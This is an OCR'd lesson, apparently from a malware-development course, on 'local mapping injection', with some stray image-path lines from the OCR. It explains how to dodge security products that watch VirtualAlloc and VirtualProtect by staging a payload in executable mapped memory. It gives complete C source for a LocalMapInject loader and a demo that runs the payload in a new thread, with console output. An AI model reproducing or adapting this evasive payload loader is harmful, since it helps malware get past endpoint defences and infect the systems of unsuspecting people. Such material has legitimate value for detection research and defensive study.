
Local Mapping Injection

Introduction

So far, in all the previous implementations a private memory type was used to store the payload during execution. Private memory is allocated using `VirtualAlloc` or `VirtualAllocEx`. The following image shows the allocated private memory in the "LocalThreadHijacking" implementation that contained the payload.



Mapped Memory

The process of allocating private memory is highly monitored by security solutions due to its widespread usage by malware. To avoid these commonly monitored WinAPIs such as `VirtualAlloc/Ex` and `VirtualProtect/Ex`, mapping injection uses `Mapped` memory type using different WinAPIs such as `CreateFileMapping` and `MapViewOfFile`.

It is also worth noting that the `VirtualProtect/Ex` WinAPIs cannot be used to change the memory permissions of mapped memory.

This section explains the WinAPIs required to perform local mapping injection.

CreateFileMapping

CreateFileMapping creates a file mapping object that provides access to the contents of a file through memory mapping techniques. It allows a process to create a virtual memory space that maps to the contents of a file on disk or to another memory location. The function returns a handle to the file mapping object.

```
HANDLE CreateFileMappingA(
  [in]           HANDLE                hFile,
  [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,     // Not
Required - NULL
  [in]           DWORD                 flProtect,
  [in]           DWORD                 dwMaximumSizeHigh,           // Not
```

```
Required - NULL
  [in]           DWORD                 dwMaximumSizeLow,
  [in, optional] LPCSTR                lpName                        // Not
Required - NULL
);
```

The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to `NULL`.

- `hFile` - A handle to a file from which to create a file mapping handle. Since creating file mapping from a file is not required in the implementation, the `INVALID_HANDLE_VALUE` flag can be used instead. The `INVALID_HANDLE_VALUE` flag is explained by Microsoft:

If hFile is INVALID_HANDLE_VALUE, the calling process must also specify a size for the file mapping object in the dwMaximumSizeHigh and dwMaximumSizeLow parameters. In this scenario, CreateFileMapping creates a file mapping object of a specified size that is backed by the system paging file instead of by a file in the file system.

Setting this flag allows the function to perform its task without using a file from disk, and instead the file mapping object is created in memory with a size specified by the `dwMaximumSizeHigh` or `dwMaximumSizeLow` parameters.

- `flProtect` - Specifies the page protection of the file mapping object. In this implementation, it will be set as `PAGE_EXECUTE_READWRITE`. Note that this does not create an `RWX` section, but instead it specifies that it can be created later on. If it had been set to `PAGE_READWRITE`, then it would not be possible to execute the payload later on.

- `dwMaximumSizeLow` - The size of the file mapping handle returned. The value of this will be the payload's size.

MapViewOfFile

MapViewOfFile maps a view of a file mapping object into the address space of a process. It takes a handle to the file mapping object and the desired access rights and returns a pointer to the beginning of the mapping in the process's address space.

```
LPVOID MapViewOfFile(
  [in] HANDLE     hFileMappingObject,
  [in] DWORD      dwDesiredAccess,
  [in] DWORD      dwFileOffsetHigh,           // Not Required - NULL
  [in] DWORD      dwFileOffsetLow,            // Not Required - NULL
  [in] SIZE_T     dwNumberOfBytesToMap
);
```

The 3 required parameters for this technique are explained below. The parameters marked as not required can be set to `NULL`.

- `hFileMappingObject` - The returned handle from the `CreateFileMapping` WinAPI, which is the file mapping object.
- `dwDesiredAccess` - The type of access to a file mapping object, which determines the page protection of the page created. In other words, the memory permissions of the allocated memory by the `MapViewOfFile` call. Since `CreateFileMapping` was set to `PAGE_EXECUTE_READWRITE`, this parameter will use both the `FILE_MAP_EXECUTE` and `FILE_MAP_WRITE` flags to return valid executable and writable memory, which is what is needed to copy the payload and execute it after.

Had the `PAGE_READWRITE` flag been used in `CreateFileMapping` and the `FILE_MAP_EXECUTE` flag was used in `MapViewOfFile`, then `MapViewOfFile` would have failed because executable memory was attempted to be made from a readable and writable `CreateFileMapping` object handle which is not possible.

- `dwNumberOfBytesToMap` - The size of the payload.

Local Mapping Injection Function

`LocalMapInject` is a function that performs local mapping injection. It takes 3 arguments:

- `pPayload` - The payload's base address.
- `sPayloadSize` - The size of the payload.
- `ppAddress` - A pointer to PVOID that receives the mapped memory's base address.

The function allocates a locally mapped executable buffer and copies the payload that buffer then returns the base address of the mapped memory.

```
BOOL LocalMapInject(IN PBYTE pPayload, IN SIZE_T sPayloadSize, OUT PVOID*
ppAddress) {

        BOOL   bSTATE         = TRUE;
        HANDLE hFile          = NULL;
        PVOID  pMapAddress    = NULL;


        // Create a file mapping handle with RWX memory permissions
        // This does not allocate RWX view of file unless it is specified
in the subsequent MapViewOfFile call
        hFile = CreateFileMappingW(INVALID_HANDLE_VALUE, NULL,
PAGE_EXECUTE_READWRITE, NULL, sPayloadSize, NULL);
        if (hFile == NULL) {
                printf("[!] CreateFileMapping Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
```


```
        }

        // Maps the view of the payload to the memory
        pMapAddress = MapViewOfFile(hFile, FILE_MAP_WRITE |
FILE_MAP_EXECUTE, NULL, NULL, sPayloadSize);
        if (pMapAddress == NULL) {
                printf("[!] MapViewOfFile Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }

    // Copying the payload to the mapped memory
        memcpy(pMapAddress, pPayload, sPayloadSize);

_EndOfFunction:
        *ppAddress = pMapAddress;
        if (hFile)
                CloseHandle(hFile);
        return bSTATE;
}
```

UnmapViewOfFile


UnmapViewOfFile is a WinAPI that is used to unmap previously mapped memory, this function should only be called after the payload has finished executing and not while it's still running. `UnmapViewOfFile` only requires the base address of the mapped view of a file to be unmapped, which is `pMapAddress` in the function above.

Demo


Allocating a mapped memory buffer



Copying the payload



Executing the payload (Using `CreateThread` for simplicity)


C:\Users\User\Desktop\Intermediate\LocalMappingInjection\x64\Debug\LocalMappingInjection.exe
[i] pMapAddress : 0x00000295D5980000
[#] Press <Enter> To Copy The Payload ...
[i] Copying Payload To 0x00000295D5980000 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
[i] Creating New Thread ... [+] DONE
[#] Press <Enter> To Quit ...
Calculator
Standard
0
MC MR M+ M- MS M
% CE C
1/x x² ²√x ÷
7 8 9 ×
4 5 6 −
1 2 3 +
0x295d5980000 Mapped: Commit
0x295d5990000 Private
0x295d5a90000 Mapped
0x295d5b60000 Mapped
0x295d5b80000 Mapped
0x7ff42adc0000 Mapped
0x7ff42aec0000 Private
0x7ff52aee0000 Private
0x7ff52cef0000 Mapped
0x7ff7a61a0000 Image
0x7ffd02070000 Image
0x7ffd31a90000 Image
0x7ffd35ea0000 Image
0x7ffd37350000 Image
0x7ffd384c0000 Image
GPU Comment
USER_SHARED_DATA
PEB
Stack (thread 4148)
Stack (thread 6704)
Stack (thread 19268)
Stack (thread 5604)
C:\Windows\System32\C_1252.NLS
C:\Windows\System32\C_437.NLS
C:\Windows\System32\l_intl.nls
Heap (ID 2)
C:\Windows\System32\l_intl.nls
Heap (ID 1)
C:\Windows\System32\locale.nls
C:\Windows\System32\C_1252.NLS
C:\Windows\System32\C_437.NLS
C:\Users\User\Desktop\Intermediat...
C:\Windows\System32\ucrtbased.dll
C:\Windows\System32\vcruntime14...
C:\Windows\System32\KernelBase.dll
C:\Windows\System32\kernel32.dll
C:\Windows\System32\ntdll.dll